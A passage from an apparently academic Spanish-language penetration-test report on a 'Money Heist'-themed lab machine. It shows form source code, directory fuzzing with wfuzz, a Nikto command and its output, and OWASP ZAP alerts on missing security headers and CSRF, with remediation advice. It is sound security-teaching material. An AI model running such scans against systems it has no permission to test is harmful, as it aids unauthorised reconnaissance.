


Figura 4.4: Pantalla Principal puerto 80

Aquí aparece una imagen de la serie ‘La casa de Papel’ comprobando lo mencionado anteriormente en la fase de Preparación, un par de botones para registrar y otro para acceder a la cuenta. En el código fuente de esta página, no se encontraron datos sensibles como usuarios y contraseñas, pero si algunos detalles del formulario de registro que indica que debe ser un correo valido o con la estructura de un correo normal, que la clave no puede ser menos de 8 caracteres y que el número de cuenta debe tener 11 dígitos para ser válido.

```
<div class="form-group">
  <label for="fullName">Full Name</label>
  <input type="text" class="form-control" name="fullName" id="fullName" placeholder="Full Name" required ng-model="money_heist.signup.fullName">
</div>
<div class="form-group">
  <label for="loginEmail">Email</label>
  <input type="email" class="form-control" id="loginEmail" pattern="[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z]{2,}$" name="email" placeholder="Email" required ng-model="money_heist.signup.email">
  <span ng-if="signupForm.email.$invalid && signupForm.email.$touched">
    <div class="alert alert-danger">Please enter a valid Email</div>
  </span>
</div>
<div class="form-group">
  <label for="loginPassword">Password</label>
  <input type="password" class="form-control" id="loginPassword" placeholder="password" name="password" required ng-model="money_heist.signup.password">
  <span ng-if="signupForm.password.$invalid && signupForm.password.$touched">
    <div class="alert alert-danger">Please enter a valid password of length atleast 8</div>
  </span>
</div>
<div class="form-group">
  <label for="accountNumber">Account Number</label>
  <input type="text" class="form-control" id="accountNumber" pattern="[0-9]{11}" name="account" placeholder="account Number" required ng-model="money_heist.signup.account">
  <span ng-if="signupForm.account.$invalid && signupForm.account.$touched">
    <div class="alert alert-danger">Please enter a Account Number which consists of 11 digits</div>
  </span>
</div>
<div class="modal-footer">
  <button type="submit" class="btn btn-primary m-auto" ng-disabled="signupForm.$invalid" ng-click="money_heist.activateSignUp()">Register</button><br><br>
</div>
```

Figura 4.5: Código fuente con información adicional sobre el formulario

Explorando los dos botones como era de esperarse en login es un formulario para acceder a la cuenta, en esta opción se solicita un email y un correo para ingresar.




Figura 4.6: Sesión de Login en el puerto 80

En el caso de Register se despliega un formulario de registro que solicita los datos como el nombre, Nombre completo, email, contraseña, Numero de cuenta, estos parámetros tienen las validaciones que se encontraron en el código fuente.




Figura 4.7: Formulario de Registro en el puerto 80

El puerto 3000 accede al navegador de la siguiente manera <http://10.0.2.4:3000/> y aparece lo siguiente.




Figura 4.8: Ejecución del puerto 3000 en el navegador

En la opción raw Data aparece el mismo mensaje 'This is index page' y en Headers aparece los encabezados de las solicitudes.




Figura 4.9: Headers asociados al puerto 3000

El puerto 3001 utiliza BrowserSync, una herramienta basada en Node.js, que permite sincronizar automáticamente todos los cambios realizados en el código y aplicarlos en los navegadores. Además, actúa como un servidor pequeño e inyecta código Javascript en ciertas páginas permitiendo que los cambios realizados se refresquen rápidamente.

Otras funciones de BrowserSync son testeo del sitio web a velocidades lentas, historial URL, sincronización de archivos. Para usarlo hay que tener instalado npm, el gestor de paquetes de Node.js. En la imagen a continuación se muestra la IP localhost donde se originan los cambios y la IP externa que aparecerá en el navegador para todos los dispositivos conectados es decir la IP

10.0.2.4, también se puede observar la **versión 2.26.12** y el año **2016** que probablemente corresponde al año que salió la versión mencionada.




Figura 4.10: Puerto 3001 BrowserSync

4.6 Enumeración de directorios

Ahora que se conoce que hay en cada puerto se puede buscar por información en los directorios de cada uno de los puertos, una herramienta común para hacer fuzzing es wfuzz.




Figura 4.11: Directorios encontrados para el puerto 80

Para el puerto 80 en la IP <http://10.0.2.4:80/> los directorios encontrados fueron img, css, js, routes. Sin embargo, al momento de tratar acceder a ellos, el servicio Browsersync redireccionaba a la página principal haciendo que no sea posible ver su contenido.

En el caso del puerto 3000 solo aparecieron dos posibles directorios dashboard y Dashboard pero como se puede ver en la imagen con el código 401 no se tenía los permisos para ver su contenido.

```
000000013: 200      0 L      4 W      32 Ch      "#"
000002927: 401      0 L      1 W      12 Ch      "dashboard"
000019839: 401      0 L      1 W      12 Ch      "Dashboard"
000045240: 200      0 L      4 W      32 Ch      ""

Total time: 479.4952
Processed Requests: 220560
Filtered Requests: 220543
Requests/sec.: 459.9836
```

Figura 4.12: Directorios encontrados en el puerto 3000

Nikto es una herramienta que permite ver otro tipo de vulnerabilidades, malas configuraciones y posibles versiones que no pudieron ser detectadas por otras herramientas los resultados se muestran a continuación.

```
root@kali:/home/kali# nikto -h http://10.0.2.4
- Nikto v2.1.6

+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:     2020-11-11 13:15:54 (GMT-5)

+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:      2020-11-11 13:15:58 (GMT-5) (4 seconds)

+ 1 host(s) tested
```

Figura 4.13: vulnerabilidades de tipo informativo encontradas con Nikto

Nikto muestra unos cuantos fallos de tipo informativo como **anti-clickjacking X-Frame-Options header is not present**, **X-XSS-Protection header is not defined** para prevenir algunas vectores de ataque con XSS, **X-Content-Type-Options header is not set** que valida el número mágico o el identificador de los archivos permitidos.

4.7 Análisis de vulnerabilidades con Escáner Web usando OWASP ZAP

Otra herramienta que permite detectar ciertos fallos en la seguridad de una aplicación es un escáner de proxy, en este caso se utilizara OWASP ZAP por ser una herramienta gratuita de código abierto y sin restricciones en cuanto a ejecución o uso de aplicativos en algunas funciones a diferencia de otras herramientas de pago como el escáner de Burp Suite.

Mediante el uso de un escáner automatizado como el de ZAP se pueden encontrar algunos de los fallos más comunes y permite tener una primera impresión de que controles de seguridad están activos en la aplicación, sin desconocer que pueden producirse falsos positivos y hay que comprobar su veracidad manualmente. Los únicos requisitos que se necesitan para iniciar el escáner es la URL de la aplicación web y luego dar clic en Attack.




Figura 4.14 Escáner automatizado de OWASP ZAP

Como resultado del escaneo, ZAP muestra 8 tipos de alertas: 2 de tipo medio, 3 de tipo low y 3 informativas. El proceso de clasificación es relativo y se deben evaluar en base a las necesidades de la empresa auditada.




Figura 4.15 Alertas detectadas por el escaner de OWASP ZAP

La primera alerta CSP Scanner: Wildcard Directive es catalogada por el escáner como tipo médium e indica la existencia del archivo robots.txt como parte de los directorios del host 10.0.2.4. En este archivo normalmente se agregan las rutas que no sean indexadas por los navegadores. Pero al evaluar la Url asignada a esta alerta en su contenido solo se mostraba CANNOT GET /robots.txt.

Haciendo que este sea un falso positivo, además los directorios que se encontraron en el anterior análisis con Wfuzz, a pesar de existir no eran accesibles desde el navegador ya que BrowserSync ejecutaba un script para siempre redireccionar a la página principal. Esta parece ser una respuesta predeterminada cuando se intenta acceder a este archivo debido a que ni siquiera con herramientas de fuzzing como Wfuzz o Gobuster fue detectado el archivo robots.txt.

```
HTTP/1.1 404 Not Found
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 149
Date: Sat, 12 Dec 2020 01:59:10 GMT
Connection: keep-alive

<html lang= en >
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /robots.txt</pre>
</body>
</html>
```

Figura 4.16 Código HTML en respuesta de la alerta

```
CSP Scanner: Wildcard Directive
URL:      http://10.0.2.4/robots.txt
Risk:     🟡 Medium
Confidence: Medium
Parameter: Content-Security-Policy
Attack:
Evidence: default-src 'self'
CWE ID:   16
WASC ID:  15
Source:   Passive (10055 - CSP Scanner)
```

Figura 4.17 CSP Scanner: Wildcard Directive Alert

Al igual que Nikto X-Frame-Options Header es detectado, este es un encabezado que se utiliza para evitar ataques de Clickjacking. Según OWASP ZAP tiene un riesgo medio. Para evitar problemas con este encabezado se sugiere tener una política de SAMEORIGIN o mismo origen en caso de ser parte del servidor y en caso contrario denegar o limitar el acceso con la opción ALLOW-FROM para que ciertos sitios web puedan acceder.




Figura 4.18 X-Frame-Options Header detectado en OWASP ZAP

Otro encabezado que es detectado por OWASP ZAP, pero no por Nikto es Absence of Anti-CSRF Tokens, este encabezado no se encuentra en las peticiones GET del host 10.0.2.4, se indica que existe este problema en varias URL como se muestra a continuación, se comprobó que en <http://10.0.2.4/> no estaba activo el encabezado, de igual manera en la URL que solicita email y password ya que estos son los parámetros que se necesitan para acceder como un usuario. Sin embargo, las ultimas URLs donde además se solicitan account y fullName no dieron una respuesta valida. Como solución se plantea el uso de frameworks que filtren el uso de XSS dentro de la aplicación ya que un CSRF puede darse cuando el usuario tiene la opción de inyectar código, además se sugiere no utilizar el metodo GET para las peticiones que generen un cambio de estado.




Figura 4.19 Absence of Anti-CSRF Tokens detectada por OWASP ZAP

```

GET: http://10.0.2.4
GET: http://10.0.2.4
GET: http://10.0.2.4/
GET: http://10.0.2.4/
GET: http://10.0.2.4/?email=foo-bar%40example.com&password=ZAP
GET: http://10.0.2.4/?email=foo-bar%40example.com&password=ZAP
GET: http://10.0.2.4/?Name=ZAP&account=ZAP&email=foo-bar%40example.com&fullName=ZAP&password=ZAP
GET: http://10.0.2.4/?Name=ZAP&account=ZAP&email=foo-bar%40example.com&fullName=ZAP&password=ZAP

```

Figura 4.20 URLs detectadas por OWASP ZAP que podían ser vulnerables a CSRF por falta de los tokens.

El encabezado Web Browser XSS también fue detectado por Nikto, es catalogado como de riesgo bajo por el escáner, en cuanto a URLs es similar a las encontradas en los filtros CSRF debido a que este último generalmente es consecuencia de un XSS que se encuentre en la aplicación. Este encabezado se comprobó que no estaba presente en el host 10.0.2.4 como en la URL con los parámetros email y password vía GET. Para solucionar este problema se sugiere habilitar el encabezado X-XSS Protection ya que si bien no es una medida perfecta ayuda a corregir los XSS más comunes.

```

Web Browser XSS Protection Not Enabled
URL:      http://10.0.2.4
Risk:     🟡 Low
Confidence: Medium
Parameter: X-XSS-Protection
Attack:
Evidence:
CWE ID:   933
WASC ID:  14
Source:   Passive (10016 - Web Browser XSS Protection Not Enabled)

```

Figura 4.21 Web Browser XSS Protection Not enabled detectado por ZAP

```

▼ 🟡 Web Browser XSS Protection Not Enabled (6)
GET: http://10.0.2.4
GET: http://10.0.2.4/
GET: http://10.0.2.4/?email=foo-bar%40example.com&password=ZAP
GET: http://10.0.2.4/?Name=ZAP&account=ZAP&email=foo-bar%40example.com&fullName=ZAP&password=ZAP
GET: http://10.0.2.4/robots.txt
GET: http://10.0.2.4/sitemap.xml

```

Figura 4.22 Urls vulnerables a XSS detectadas por ZAP

Adicionalmente aparece dentro de las alertas otro encabezado detectado por Nikto, X-Content-Type-Options Header, es catalogada como riesgo bajo por el escaner. Esto ocurre cuando el encabezado no tiene el valor de nosniff. En los resultados de Nmap se mostraba que existía este encabezado únicamente para la página principal haciendo que no sea posible detectar la versión de Apache que corría en el servidor, este encabezado ayuda a que la información del MIME-type no sea mostrada por el servidor.




Figura 4.23 X-Content-Type-Options Header missing detectado por ZAP

La siguiente alerta que se encontró fue Information Disclosure – Sensitive Information in URL, esto ocurre cuando se muestran parámetros via GET en la URL que pueden dar indicios a un atacante sobre formas para atacar los formularios. El escáner detecta un par de alertas en el formulario porque se puede especificar los parámetros vía GET en el caso de email y de password. Sin embargo, al ejecutarlo Browsersync actúa de tal forma que redirecciona a la página principal y no permite el acceso a menos que no sea por el formulario de login.



Figura 4.24 Information Disclosure – Sensitive Information in URL detectado por ZAP




Figura 4.25 Intento de acceso a sesión usando parámetros via GET de una cuenta y una clave registrada sin éxito.

La alerta debido a Information Disclosure – Suspicious Comments es un falso positivo obtenido en el escáner, se produce cuando en los comentarios se revela información que permita acceder a secciones confidenciales que no deberían estar al alcance del usuario común. Pero en este caso son detectados los comentarios de las librerías utilizadas en la implementación que ya vienen por defecto dentro de esas mismas librerías. Aunque es cierto que existen comentarios en las Urls mostradas, estos comentarios no implican un riesgo directo que revele información acerca de los usuarios y claves que es el foco de atención de la aplicación analizada.

